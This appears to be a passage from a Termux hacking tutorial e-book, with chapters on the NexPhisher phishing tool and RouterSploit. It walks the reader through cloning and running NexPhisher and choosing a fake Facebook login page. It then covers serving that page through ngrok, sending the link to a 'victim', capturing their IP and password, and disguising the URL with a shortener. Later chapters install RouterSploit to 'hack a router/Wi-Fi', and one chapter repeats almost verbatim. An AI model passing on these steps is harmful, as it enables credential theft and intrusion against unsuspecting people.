


```
Do you want to continue? [Y/n] y
Get:1 https://dl.bintray.com/termux/termux-packages-24 s
table/main aarch64 pcre2 aarch64 10.35-1 [813 kB]
Get:2 https://dl.bintray.com/termux/termux-packages-24 s
table/main aarch64 git aarch64 2.28.0 [3412 kB]
Fetched 4225 kB in 10s (386 kB/s)
Selecting previously unselected package pcre2.
(Reading database ... 3450 files and directories current
ly installed.)
Preparing to unpack .../pcre2_10.35-1_aarch64.deb ...
Unpacking pcre2 (10.35-1) ...
Selecting previously unselected package git.
Preparing to unpack .../git_2.28.0_aarch64.deb ...
Unpacking git (2.28.0) ...
Setting up pcre2 (10.35-1) ...
Setting up git (2.28.0) ...
$ git clone https://github.com/htr-tech/nexphisher
Cloning into 'nexphisher'...
remote: Enumerating objects: 47, done.
remote: Counting objects: 100% (47/47), done.
remote: Compressing objects: 100% (40/40), done.
remote: Total 47 (delta 20), reused 20 (delta 6), pack-r
eused 0
Unpacking objects: 100% (47/47), 21.01 MiB | 4.78 MiB/s,
 done.
$ cd nexphisher
$ ls
LICENSE      README.md   setup
Modules.zip  nexphisher  tmux_setup
$
```




```
                                                     [V
1.0]

 Advanced Phishing Tool with 30+ Templates  [BY : HTR-T
ECH ]

 [~] Installing Packages ....

Ign:1 https://dl.bintray.com/termux/termux-packages-24 s
table InRelease
0% [Working]
```

bash 'tmux_setup '.



```
Setting up freetype (2.10.2) ...
Setting up libjpeg-turbo (2.0.5-1) ...
Setting up giflib (5.2.1-2) ...
Setting up libxml2 (2.9.10-3) ...
Setting up oniguruma (6.9.5-2) ...
Setting up fontconfig (2.13.1-6) ...
Setting up libtiff (4.1.0-3) ...
Setting up libxslt (1.1.34-1) ...
Setting up libwebp (1.1.0-1) ...
Setting up libgd (2.3.0-1) ...
Setting up php (7.4.9) ...
Reading package lists... Done
Building dependency tree
Reading state information... Done
unzip is already the newest version (6.0-7).
0 upgraded, 0 newly installed, 0 to remove and 0 not upg
raded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package openssh-server

 [~] Setting Up Environment ....

 [~] Installation Completed !!

 [~] Type bash nexphisher to run NEXPHISHER !!


$ bash nexphisher
```

Last step is to start it by typing ' bash nexphisher '.




```
[V
1.0]

 Advanced Phishing Tool with 30+ Templates  [BY : HTR-T
ECH ]

        [::]  Select Any Attack for Your Victim  [::]

 [01] Facebook     [11] Twitch       [21] DeviantArt     [
99] About
 [02] Instagram    [12] Pinterest    [22] Badoo          [
00] Exit
 [03] Google       [13] Snapchat     [23] Origin
 [04] Microsoft    [14] Linkedin     [24] CryptoCoin
 [05] Netflix      [15] Ebay         [25] Yahoo
 [06] Paypal       [16] Dropbox      [26] Wordpress
 [07] Steam        [17] Protonmail   [27] Yandex
 [08] Twitter      [18] Spotify      [28] StackoverFlow
 [09] Playstation  [19] Reddit       [29] Vk
 [10] Github       [20] Adobe        [30] XBOX

 [~] Select an option: 01

 [01] Traditional Login Page
 [02] Advanced Voting Poll Login Page
 [03] Fake Security Login Page
 [04] Facebook Messenger Login Page

 [~] Select an option: 1
```

Now simply select [01] Facebook, which you want to use as your phishing site,

Then select Traditional Login Page.


Then choose between ngrok or server.io or any other server and copy the link and share it with the victim.



```
NEX PHISHER [V 1.0]

    Advanced Phishing Tool with 30+ Templates

    [ BY : https://github.com/htr-tech ]

[01] LocalHost
[02] Ngrok
[03] Serveo [Currently Down]
[04] LocalXpose
[05] LocalHostRun

[~] Select a Port Forwarding option: 4

[~] Generate Custom Link ? [Y/n] : n
```

IF YOU USE NGROK YOU NEED TO TURN ON MOBILE DATA AND HOTSPOT.

Once the Victim opens the link and login with his details, Nexphisher will automatically show you the details.



ı76002a2350c.ngrok.io
:D
facebook
Username:
Password:
keep me logged in
Verify
can't log in?
Mobile Find Friends Badges People Pages Apps Games Music Locations
Topics About Create Ad Create Page Developers Careers Privacy Cookies Terms

Facebook Security Check. Please Verify It's You.

Verify needed to understand it's you

Enter your password for security reason (make sure your caps lock is off)

Forgot your password? Request new one



```
[-] Select a Port Forwarding option: 2


[-] Launching Ngrok ..
[-] Send the link to victim : https://a76002a2350c.ngrok.io

[-] Waiting for Login Info, Ctrl + C to exit.


[*] Victim IP Found!

[-] Victim IP:

[-] Saved: websites/fb_security/victim_ip.txt

[*] Login info Found !!

[-] Account: Sakhs
[-] Password:  kjdksjsjs

[-] Saved: websites/fb_security/login_info.txt

[-] Waiting for Next Login Info, Ctrl + C to exit.
```

You can also use url shortner to make it less suspicious, you can search on Google or you can use tinyURL.

Happy Hacking!

Chapter 5

Introduction to Routersploit: Installing Routersploit.

WHAT IS ROUTERSPLOIT ?

Routersploit is a tool which is use for modification of many settings on router. You can modify may changes on router ussing this routersploit tool. Many people's are says that routersploit is for hacking wi fi and you can use for hack any mobile wi fi. But this is impossible. For hacking mobile wifi you have need external wifi adaptor. If you don't know that what is wifi adaptor I was mentioned in my privious post. You can see this. You can hack wifi using routersploit in termux and find vulnerability of router.

Installing Routersploit.

To install Routersploit in Termux, use the following commands

```
apt update
apt upgrade
pip install future
apt install git figlet
```

For now, mobile security experts will not delve into the meaning of commands, as readers generally show no particular interest in this. You can search for more information online.

Below we enter this command:

```
git clone https://github.com/41Team/RoutersploitTermux
```


Go to the Routersploit Termux folder using this command: Below we enter this command:

```
cd RoutersploitTermux
```

Start the installation process with the following command

```
bash run.sh
```

The following message appears at the end:




```
Run routersploit with command
cd routersploit and python rsf.py
$ █
```

It should be noted that the installation process of the tool takes considerable time (between 20 and 30 minutes). Another important aspect to mention is that, in the event of errors, there is unlikely to be any way to remove them, although you can try any method you know. Potential errors depend on the device on which the tool is installed, mentioned by mobile security experts; in other words, RouterSploit may work better on the most recent smartphone models.

Next we will run and test RouterSploit:

```
cd ..

cd routersploit

python rsf.py
```

After launching, we will find the following message:



```
  ______              _              _____       _
   _ _
 | ___ \            | |            /  ___|     | |
   (_) |
 | |_/ /___  _   _| |_ ___ _ __\ `--. _ __ | | _
__  _| |_
 |    // _ \| | | | __/ _ \ '__|`--. \ '_ \| |/
_ \| | __|
 | |\ \ (_) | |_| | ||  __/ |  /\__/ / |_) | | (
_) | | |_
 \_| \_\___/ \__,_|\__\___|_|  \____/| .__/|_|\_
__/|_|\__|
                                     | |
       Exploitation Framework for    |_|    by T
hreat9
            Embedded Devices

 Codename   : I Knew You Were Trouble
 Version    : 3.4.1
 Homepage   : https://www.threat9.com - @threatn
ine
 Join Slack : https://www.threat9.com/slack

 Join Threat9 Beta Program - https://www.threat9
.com

 Exploits: 131 Scanners: 4 Creds: 171 Generic: 4
 Payloads: 32 Encoders: 6

rsf >
```

The tool is able to exploit various vulnerabilities for multiple routers such as Cisco, Huawei, D-Link, TP-Link, spectranet and any other Router. However we will look at how to use this tool to hack a Wi-Fi or Router. All thanks to this wonderful Hacking tool.

Happy Hacking!!

Chapter 6

How to Hack a Router/ Wi-Fi Using Routersploit.

First of all we need to install Routersploit.

So, To install Routersploit in Termux, use the following commands

```
apt update
apt upgrade
pip install future
apt install git figlet
```

For now, mobile security experts will not delve into the meaning of commands, as readers generally show no particular interest in this. You can search for more information online.

Below we enter this command:

```
git clone https://github.com/41Team/RoutersploitTermux
```


Go to the Routersploit Termux folder using this command: Below we enter this command:

```
cd RoutersploitTermux
```

Start the installation process with the following command

```
bash run.sh
```

The following message appears at the end:




```
Run routersploit with command
cd routersploit and python rsf.py
$ █
```

It should be noted that the installation process of the tool takes considerable time (between 20 and 30 minutes). Another important aspect to mention is that, in the event of errors, there is unlikely to be any way to remove them, although you can try any method you know. Potential errors depend on the device on which the tool is installed, mentioned by mobile security experts; in other words, RouterSploit may work better on the most recent smartphone models.

Next we will run and test RouterSploit:

```
cd ..
cd routersploit
python rsf.py
```

After launching, we will find the following message:



```
 ______            _            _____       _
   _ _
 | ___ \          | |          /  ___|     | |
   (_) |
 | |_/ /___  _   _| |_ ___ _ __\ `--. _ __ | | _
__  _| |_
 |    // _ \| | | | __/ _ \ '__|`--. \ '_ \| |/
_ \| | __|
 | |\ \ (_) | |_| | ||  __/ |  /\__/ / |_) | | (
_) | | |_
 \_| \_\___/ \__,_|\__\___|_|  \____/| .__/|_|\_
__/|_|\__|
                                     | |
       Exploitation Framework for    |_|     by T
hreat9
            Embedded Devices

 Codename   : I Knew You Were Trouble
 Version    : 3.4.1
 Homepage   : https://www.threat9.com - @threatn
ine
 Join Slack : https://www.threat9.com/slack

 Join Threat9 Beta Program - https://www.threat9
.com

 Exploits: 131 Scanners: 4 Creds: 171 Generic: 4
 Payloads: 32 Encoders: 6

rsf >
```

You can find a list of all vulnerabilities by typing this command:


```
show all
```

To determine whether it is possible to hack the router using any of the available exploits, type the following command:

